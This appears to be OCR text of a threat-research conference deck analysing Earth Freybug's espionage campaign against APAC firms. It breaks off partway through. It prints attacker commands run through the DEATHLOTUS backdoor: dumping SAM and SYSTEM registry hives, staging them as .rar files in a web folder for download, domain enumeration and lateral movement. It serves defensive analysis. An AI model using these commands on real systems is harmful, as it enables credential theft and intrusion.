


Stealth in the Shadows: Dissecting Earth Freybug's Recent Campaign and Operational Techniques

Theo Chen, Leon Chang

2025/01/21 @ JSAC2025

Whoami

Theo Chen

Sr. Threat Researcher
Penetration Testing / Malware Analysis / Threat Hunting

Leon Chang

Sr. Threat Researcher
APT Campaign Tracking / Threat Intelligence / Malware Analysis

Agenda

- Introduction of Earth Freybug
- Recent Campaign Targeting APAC Region
  - Malware: DEATHLOTUS
  - Malware: WINDJAMMER
  - Malware: SHADOWGAZE
- Post-Exploitation & Defense Evasion Techniques

Earth Freybug


Activity	Since at least 2012, still active
Recently Targeted Industries	• Chemical Industry • Manufacturing • Transportation
Recently Targeted Region	APAC region, including Taiwan and Japan [1]
Recently Used Malware	• WINDJAMMER • SHADOWGAZE • DEATHLOTUS • CUNNINGPIGEON • UNAPIMON [2] • PRIVATELOG [3]
Related Groups	• Part of APT41 • Winnti Group (ESET) • Blackfly (Symantec) [4, 5]

Recent Campaign Targeting APAC Region

Recent Campaign Targeting APAC Region

	Case #1	Case #2
Timeline	Nov. 2023 ~ Jun. 2024	Jun. 2024 ~ Oct. 2024
Motivation	Cyber Espionage	
Common TTP	• T1190 – Exploit Public-Facing Application • T1003.002 – OS Credential Dumping: Security Account Manager • T1021.002 – Remote Services: SMB/Windows Admin Shares • T1560 – Archive Collected Data	
Malware	• UNAPIMON [2] • PRIVATELOG [3] • DEATHLOTUS • CUNNINGPIGEON	• WINDJAMMER • SHADOWGAZE • CUNNINGPIGEON

Campaign Case #1



Exploit IBM Lotus Domino

Possible way:

1. Unsecure `names.nsf` or `webadmin.nsf` result in multiple vulnerabilities
   - https://github.com/coldfusion39/domi-owned
2. Use credential to access Quick Console directly

```
2023/11/28 PM 03:15 c:\IBM\Domino\data\domino\servlet\NSDump.class  # NSDUMP, Java Servlet backdoor
2023/11/29 AM 10:20 c:\IBM\Domino\data\domino\cgi-bin\lotuscgi      # DEATHLOTUS, CGI backdoor
2023/11/29 AM 11:26 c:\Users\Public\Music\7za.exe                   # Legitimate 7zip
2023/11/30 PM 02:26 c:\Users\Public\Music\dsquery.exe               # Legitimate Dsquery from Microsoft
```

Figure. Files dropped by threat actor

Backdoor - DEATHLOTUS

- A passive CGI backdoor
- Support file creation & command executation
  - Using DES with hardcorded Key and IV to protect command and output




Figure. Code snippet of encryption/decryption with fixed key and iv

Backdoor - DEATHLOTUS

Notable commands executed by the threat actor:

```
// testing connection via proxy server
$Command:/c powershell -c curl www.google.com -Proxy http://<REDACTED>:8080
$Command:/c powershell -c curl www.google.com -UseBasicParsing -Proxy http://<REDACTED>:8080
$Command:/c powershell -c curl ip.sb -UseBasicParsing -Proxy http://<REDACTED>:8080
```

Backdoor - DEATHLOTUS

Notable commands executed by the threat actor:

```
// list important domain accounts/groups for lateral movement
$Command:/c net group "domain computers" /domain > C:\IBM\Domino\data\domino\html\download\filesets\1.txt
$Command:/c net group "Domain Admins"
$Command:/c net group "Domain Admins" /domain
$Command:/c net group "Domain Users" /domain >C:\IBM\Domino\data\domino\html\download\filesets\1.txt
$Command:/c net user <REDACTED> /domain
$Command:/c net uesr administrator /domain
$Command:/c net user administrator /domain
$Command:/c net user <REDACTED>_admin /domain
$Command:/c net user <REDACTED>_admin /domain
$Command:/c net localgroup administrators
```

Backdoor - DEATHLOTUS

Notable commands executed by the threat actor:


```
// steal credential
$Command:/c reg save hklm\sam sam.hive
$Command:/c reg save hklm\system system.hive
$Command:/c makecab sam.hive && makecab system.hive
$Command:/c copy sam.hi_ c:\IBM\Domino\data\domino\html\download\filesets\1.rar
$Command:/c copy system.hi_ c:\IBM\Domino\data\domino\html\download\filesets\2.rar
$Command:/c del /q c:\IBM\Domino\data\domino\html\download\filesets\*.rar
$Command:/c copy system.hi_ c:\IBM\Domino\data\domino\html\download\filesets\3.rar
$Command:/c del c:\IBM\Domino\data\domino\html\download\filesets\3.rar
```


Backdoor - DEATHLOTUS

Notable commands executed by the threat actor:

```
// lateral movement & information gathering
$Command:/c net use \\<REDACTED>\ipc$ <REDACTED> /u:<REDACTED>\administrator
$Command:/c findstr /S /I <REDACTED> \\<REDACTED>\sysvol\<REDACTED>\policies\*.xml >1.txt
